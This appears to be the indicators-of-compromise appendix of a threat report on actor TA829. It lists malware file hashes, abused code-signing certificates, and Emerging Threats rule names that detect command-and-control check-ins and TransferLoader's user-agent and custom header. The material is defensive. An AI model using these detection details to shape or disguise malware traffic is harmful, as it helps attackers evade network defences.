cd526475391c375e8e40f0146146672928db9bbf210acb41e0fd41381cd5eb9a	SHA256	DustyHammock	N/A

54a94c7ec259104478b40fd0e6325d1f5364351e6ce1adfd79369d6438ed6ed9	SHA256	SingleCamper	N/A
8f3b065e6aa6bc220867cdcb1c250c69b2d46422c51f66f25091f6cab5d043de	SHA256	SingleCamper	N/A
7fc65b23e0a85f548e4268b77b66a3c9f3d08b9c1817c99bc1336d51d36e1ec6	SHA256	SingleCamper	N/A
07b9e353239c4c057115e8871adc3cfb42467998c6b737b28435ecc9405001c9	SHA256	SingleCamper	N/A
NEXTGENSOFTWARE COMPANY LIMITED	Certificate	SlipScreen code signing certificate	February 2025
SHA1: 2b301191aa9e1d2c8e3eefd38b6eb1952b1fce88	Certificate	SlipScreen code signing certificate	February 2025
Common Brothers LTD SHA1: d890d4b40ce56f90b9ea168bf6d7bf5043a47319	Certificate	SlipScreen code signing certificate	June 2025
00385cae3630694eb70e2b82d5baa6130c503126c17db3fc63376c7d28c04145	SHA256	TransferLoader	February 2025
33971df8f5c34c3c79f64e2e28e300260499285bd37f77295ba88897728ace4b	SHA256	TransferLoader	June 2025

ET Rules

2862007 - TA829 CnC Check-in - RDPE1 Variant

2862008 - TA829 CnC Check-in - RUSTY Variant

2862009 - TA829 CnC Check-in - VIVAT Variant

2862010 - TA829 CnC Check-in - CMPN1 Variant

2862011 - TA829 CnC Check-in - GAGA1 Variant

2862012 - TA829 Requesting Next Stage

2862013 - TA829 Requesting Next Stage

2862005 - TA829 CnC Check-in With Unknown Identifier String

2063154 - TransferLoader User-Agent Observed (Microsoft Edge/1.0)

2063155 - TransferLoader Custom HTTP Header and Values Observed (X-Custom-Header)
